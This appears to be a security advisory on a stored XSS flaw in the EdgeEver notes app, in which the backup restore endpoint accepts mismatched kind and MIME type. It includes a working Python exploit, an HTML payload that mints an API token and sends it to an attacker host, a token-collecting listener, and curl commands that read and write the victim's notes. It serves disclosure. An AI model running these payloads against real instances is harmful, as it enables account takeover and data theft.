EdgeEver Vulnerability Report
Software: EdgeEver
Developer or vendor: tianma-if
Code repository: https://github.com/tianma-if/edgeever
1. XSS Leads to Unauthorized Read and Write of Data
Brief description: An attacker uploads a malicious attachment through the backup restore endpoint and sends its link to the victim, who is hit by XSS as soon as the link is opened. The script requests an API Token and sends it back to the attacker, which lets the attacker read and write all of the victim’s notes indefinitely.
Affected versions: 0.1.13 to 2.9.0
Preconditions: The attacker holds an ordinary member account and can convince the instance owner to open a link.
Root cause
EdgeEver stores attachments in the resources table, which has two important columns. kind decides how the browser handles the response: image is served inline and attachment is downloaded. mime_type decides the response Content-Type. During a normal upload both columns are derived from the same Content-Type, so they always agree.
The backup restore endpoint PUT /api/v1/restores/json/resources/:id writes an exported JSON backup, together with its original attachments, back into the instance. It stores metadata.kind and metadata.mimeType from the request body directly, without checking that the two are consistent:
# apps/api/src/backup-routes.ts:378,430-436    commit d5c62eeda4
    const maxBytes = metadata.kind === "image" ? MAX_IMAGE_UPLOAD_BYTES : MAX_ATTACHMENT_UPLOAD_BYTES;
    ...
    await destination.store.put(objectKey, bytes, {
      httpMetadata: { contentType: metadata.mimeType ?? file.type ?? "application/octet-stream" },
      customMetadata: { memoId: metadata.memoId, resourceId: metadata.id, restored: "true" },
    });
    ...
        metadata.kind,
        metadata.mimeType ?? file.type ?? null,
The schema this endpoint relies on, JsonBackupResourceMetadataSchema, likewise only checks that kind is image or attachment and that mimeType is a string, so the two can be combined freely:
# packages/shared/src/backup.ts:137-139    commit d5c62eeda4
    kind: z.enum(["image", "attachment"]),
    mimeType: z.string().nullable(),
    filename: z.string().nullable(),
Setting kind to image and mimeType to text/html therefore produces a resource record that is served inline as an image whose content is HTML.
Once a note is publicly shared, every attachment under that note is reachable at /api/public/shares/{token}/resources/{resourceId}/blob. That endpoint sets its response headers straight from kind and mime_type:
# apps/api/src/share-routes.ts:76,144-147,160-162    commit d5c62eeda4
  const inline = kind === "image" || isPdfAttachment(mimeType, filename) || Boolean(resolvePlayableMediaMimeType(mimeType, filename));
  ...
  headers.set(
    "Content-Type",
    isPdfAttachment(resource.mime_type, resource.filename)
      ? "application/pdf"
      : playableMimeType ?? resource.mime_type ?? headers.get("Content-Type") ?? "application/octet-stream",
  );
  ...
  headers.set("Content-Disposition", contentDisposition(resource.kind, resource.mime_type, resource.filename));
  headers.set("Cache-Control", "private, no-store");
  headers.set("X-Content-Type-Options", "nosniff");
When the victim opens the malicious attachment link, the browser parses the attachment as an HTML document and the script inside it executes. This is the XSS.
The script can obtain an API Token through POST /api/v1/api-tokens and send it back to the attacker, who can then read and write the victim’s notes. This API Token never expires by default.
Reproduction environment
The lab runs the official image. Create a directory and write the following docker-compose.yml:
name: edgeever
services:
  edgeever:
    image: ghcr.io/tianma-if/edgeever:v2.9.0
    init: true
    ports:
      - "19302:8787"
    volumes:
      - ./data:/data
    environment:
      EDGE_EVER_AUTH_USERNAME: admin
      EDGE_EVER_AUTH_PASSWORD: Admin12345.
The service inside the image runs as uid 1000, so the data directory must be owned by that user before mounting, otherwise the container cannot create /data/resources:
mkdir -p data && sudo chown -R 1000:1000 data
docker compose up -d
Once the instance is up, sign in as admin, open the Members panel in the Profile menu, click Add member, and create an ordinary member named member.
Reproduction
The attacker first signs in as the member, creates a note and uploads the malicious attachment:
import datetime, json, uuid
import httpx

BASE = "http://127.0.0.1:19302"
ATTACKER = "http://192.0.2.10:18099/collect"
session = httpx.Client(base_url=BASE, timeout=30)
session.headers["Authorization"] = "Bearer " + session.post(
    "/api/v1/auth/login", json={"username": "member", "password": "Member12345."}
).json()["sessionToken"]

HTML = b"""<!doctype html><meta charset="utf-8"><title>Shared image</title>
<body><p>Loading preview...</p>
<script>
fetch('/api/v1/api-tokens', {method: 'POST', credentials: 'include',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({name: 'backup-token', scopes: ['read:memos', 'write:memos']})})
  .then(r => r.json())
  .then(j => { document.body.textContent = j.token;
               fetch('ATTACKER?token=' + encodeURIComponent(j.token)); });
</script></body>"""

notebook = session.get("/api/v1/notebooks").json()["notebooks"][0]["id"]
memo = session.post("/api/v1/memos", json={"notebookId": notebook, "title": "shared image",
                                           "contentMarkdown": "hi"}).json()["memo"]["id"]

rid = "res_" + uuid.uuid4().hex
now = datetime.datetime.now(datetime.UTC).isoformat().replace("+00:00", "Z")
metadata = {"id": rid, "memoId": memo, "originalMemoId": None, "kind": "image",
            "mimeType": "text/html", "filename": "image.html", "byteSize": len(HTML),
            "sha256": None, "width": None, "height": None,
            "createdAt": now, "updatedAt": now, "archivePath": "image.html"}

r = session.put(f"/api/v1/restores/json/resources/{rid}",
                data={"metadata": json.dumps(metadata)},
                files={"file": ("image.html", HTML.replace(b"ATTACKER", ATTACKER.encode()), "text/html")})
print("restore upload:", r.status_code, r.text)

token = session.post(f"/api/v1/memos/{memo}/share", json={}).json()["share"]["token"]
print("payload url:", f"{BASE}/api/public/shares/{token}/resources/{rid}/blob")
The script prints:
restore upload: 200 {"ok":true}
payload url: http://127.0.0.1:19302/api/public/shares/7AuwbQxK4H_ryLXpLrI2JhAqB-vTsXgJVuT_gmzjMwU/resources/res_7e76f4654e954b06a76824f4d25e3e1c/blob
Next, the attacker starts an HTTP log service:
import sys
from fastapi import FastAPI, Request
import uvicorn

app = FastAPI()


@app.get("/collect")
def collect(request: Request, token: str = ""):
    print(token, flush=True)
    return {"ok": True}


uvicorn.run(app, host="0.0.0.0", port=int(sys.argv[1]) if len(sys.argv) > 1 else 18099, log_level="warning")
The following shows the victim admin’s side. First, sign in as admin:

admin opens the link sent by the attacker, and the XSS fires:

At the same time, the attacker receives the API Token through the HTTP log:
eev_G0JPzlDi2BlxkJKp0x41ZA7xg_oDOuU6-xK-sGoMv28Reading admin’s notes with this token:
TOKEN=eev_G0JPzlDi2BlxkJKp0x41ZA7xg_oDOuU6-xK-sGoMv28
curl -s -H "Authorization: Bearer $TOKEN" "http://127.0.0.1:19302/api/v1/memos?limit=3"
{"memos":[{"id":"memo_welcome","notebookId":"nb_inbox","title":"欢迎来到 EdgeEver","excerpt":"这是第一条 EdgeEver 笔记,三栏、边缘、Agent-ready。",...Writing a note:
curl -s -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
  -d '{"notebookId":"nb_inbox","title":"tamper","contentMarkdown":"written-through-stolen-token"}' \
http://127.0.0.1:19302/api/v1/memos{"memo":{"id":"memo_e05188cedaba41c5b78d25223ef22090","notebookId":"nb_inbox","title":"tamper","excerpt":"written-through-stolen-token",...The note appears in admin’s client, confirming the write:

With the stolen API Token, the reachable APIs include:
| Endpoint | Description |
|---|---|
GET /api/v1/memos?limit=100 |
Read titles, bodies and tags of all notes |
GET /api/v1/backups/json?limit=50 |
Download the full JSON backup, including notes, attachment metadata and revision bodies |
GET /api/v1/exports/markdown?limit=100 |
Download a Markdown export with the full text of every note and its attachment list |
GET /api/v1/notebooks, GET /api/v1/tags |
Read notebook structure and tags |
POST /api/v1/memos |
Create notes |
PATCH /api/v1/memos/:id |
Change the title and other attributes of any note |
POST /api/v1/memos/:id/edit-sessions + POST /api/v1/memos/:id/save |
Overwrite the body of any note |